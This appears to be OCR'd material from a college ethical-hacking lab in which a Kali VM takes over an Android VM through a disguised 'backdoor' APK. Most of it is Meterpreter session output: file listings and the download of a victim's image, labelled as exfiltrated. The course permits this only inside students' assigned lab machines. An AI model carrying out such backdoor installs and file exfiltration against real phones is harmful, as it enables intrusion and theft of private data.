
```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode               Size    Type  Last modified              Name
----               ----    ----  -------------              ----
40444/r--r--r--    0       dir   2016-11-06 15:05:08 -0800  acct
40000/---------    80      dir   2016-11-06 15:05:20 -0800  cache
0000/---------     0       fif   1969-12-31 16:00:00 -0800  charger
40000/---------    40      dir   2016-11-06 15:05:08 -0800  config
40444/r--r--r--    0       dir   2016-11-06 15:05:05 -0800  d
40000/---------    4096    dir   2016-11-06 15:01:27 -0800  data
100444/r--r--r--   320     fil   2016-11-06 15:05:06 -0800  default.prop
40444/r--r--r--    3840    dir   2016-11-06 15:05:10 -0800  dev
40444/r--r--r--    4096    dir   2015-10-06 09:52:36 -0700  etc
100444/r--r--r--   11166   fil   2016-11-06 15:05:06 -0800  file_contexts
100000/---------   342     fil   2016-11-06 15:05:06 -0800  fstab.android_x86
100000/---------   850420  fil   2016-11-06 15:05:06 -0800  init
100000/---------   5666    fil   2016-11-06 15:05:06 -0800  init.android_x86.rc
100000/---------   1022    fil   2016-11-06 15:05:06 -0800  init.bluetooth.rc
100000/---------   944     fil   2016-11-06 15:05:06 -0800  init.environ.rc
100000/---------   21746   fil   2016-11-06 15:05:06 -0800  init.rc
100000/---------   588     fil   2016-11-06 15:05:06 -0800  init.superuser.rc
100000/---------   1927    fil   2016-11-06 15:05:06 -0800  init.trace.rc
100000/---------   3885    fil   2016-11-06 15:05:06 -0800  init.usb.rc
100000/---------   301     fil   2016-11-06 15:05:06 -0800  init.zygote32.rc
40444/r--r--r--    8192    dir   2015-10-06 12:32:34 -0700  lib
40444/r--r--r--    160     dir   2016-11-06 15:05:08 -0800  mnt
40444/r--r--r--    0       dir   2016-11-06 15:05:05 -0800  proc
100444/r--r--r--   2771    fil   2016-11-06 15:05:06 -0800  property_contexts
40000/---------    140     dir   2016-11-06 15:05:06 -0800  sbin
40666/rw-rw-rw-    4096    dir   2016-11-06 14:44:45 -0800  sdcard
100444/r--r--r--   471     fil   2016-11-06 15:05:06 -0800  seapp_contexts
100444/r--r--r--   76      fil   2016-11-06 15:05:06 -0800  selinux_version
100444/r--r--r--   118329  fil   2016-11-06 15:05:06 -0800  sepolicy
100444/r--r--r--   9438    fil   2016-11-06 15:05:06 -0800  service_contexts
40444/r--r--r--    180     dir   2016-11-06 15:05:08 -0800  storage
40444/r--r--r--    0       dir   2016-11-06 15:05:06 -0800  sys
40444/r--r--r--    4096    dir   1969-12-31 16:00:00 -0800  system
100444/r--r--r--   382     fil   2016-11-06 15:05:06 -0800  ueventd.android_x86.rc
100444/r--r--r--   4314    fil   2016-11-06 15:05:06 -0800  ueventd.rc
40444/r--r--r--    4096    dir   2015-10-06 09:47:38 -0700  vendor
100000/---------   113     fil   2016-11-06 15:05:08 -0800  x86.prop

meterpreter >
```

`cd /`
`ls`

EH-Kali-xx

EH-Kali-xx


cd /sdcard
ls



```
meterpreter > cd /sdcard
meterpreter > ls
Listing: /storage/emulated/legacy
=================================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Alarms
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:06 -0700  Android
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  DCIM
40666/rw-rw-rw-    4096  dir   2016-11-06 15:28:29 -0800  Download
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Movies
40666/rw-rw-rw-    4096  dir   2016-11-05 14:39:59 -0700  Music
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Notifications
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Pictures
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Podcasts
40666/rw-rw-rw-    4096  dir   2016-11-05 14:40:00 -0700  Ringtones
40666/rw-rw-rw-    4096  dir   2016-11-06 14:44:45 -0800  storage

meterpreter >
```

EH-Kali-xx


```
cd Download
ls
```



```
meterpreter > cd Download
meterpreter > ls
Listing: /storage/emulated/legacy/Download
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  9487   fil   2016-11-08 23:26:46 -0800  backdoor.apk
100666/rw-rw-rw-  13549  fil   2016-11-08 23:13:26 -0800  images.jpg
```


EH-Kali-xx

```
pwd
ls
download images.jpg
```



```
meterpreter > pwd
/storage/emulated/legacy/Download
meterpreter > ls
Listing: /storage/emulated/legacy/Download
==========================================

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
100666/rw-rw-rw-   9487   fil   2016-11-08 23:26:46 -0800  backdoor.apk
100666/rw-rw-rw-   13549  fil   2016-11-08 23:13:26 -0800  images.jpg

meterpreter > download images.jpg
[*] downloading: images.jpg -> images.jpg
[*] download   : images.jpg -> images.jpg
meterpreter > 
```

EH-Kali-xx



Size 257 × 196 pixels
Type JPEG image
File Size 13.5 kB
Folder root

```
/storage/emulated/legacy/Download
meterpreter > ls
Listing: /storage/emulated/legacy/Download
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  8805   fil   2017-11-07 09:46:23 -0800  backdoor.apk
100666/rw-rw-rw-  13549  fil   2017-11-07 09:02:37 -0800  images.jpg

meterpreter > download images.jpg
[*] Downloading: images.jpg -> images.jpg
[*] Downloaded 4.00 KiB of 13.23 KiB (30.23%): images.jpg -> images.jpg
[*] Downloaded 8.00 KiB of 13.23 KiB (60.46%): images.jpg -> images.jpg
[*] Downloaded 12.00 KiB of 13.23 KiB (90.69%): images.jpg -> images.jpg
[*] Downloaded 13.23 KiB of 13.23 KiB (100.0%): images.jpg -> images.jpg
[*] download   : images.jpg -> images.jpg
meterpreter > 
```

View the exfiltrated image

Assignment

CIS 76 Linux Lab Exercise

Lab 8: Embedded Operating Systems
Fall 2018

Lab 8: Embedded Operating Systems

In this lab, we will add a new Android "Lollipop" VM to play the role of the victim. We will use the Kali VM as the attacker. The attacker will create and publish a "backdoor" payload on a website. This payload appears to be a normal Google App package; however, it is not coming from a trusted location. The victim downloads and installs this file even though it does not come from the Google Play store. Once installed, the backdoor payload will connect back to the attacker. The attacker can them view and download information from the victim.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podSetup.pdf
- Review Lesson 11 here: https://simms-teach.com/docs/cis76/cis76lesson11.pdf

Part 1 – Add a DHCP service to your EH-pfSense VM

1) See Lesson 11.

Lab 9

Hack an Android phone

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 9 due
Five posts

Quiz questions for next class:

- With respect to embedded systems, what is an RTOS?
- Why is UPnP a security issue for IoT devices?
- What does msfvenom generate and encode?

Backup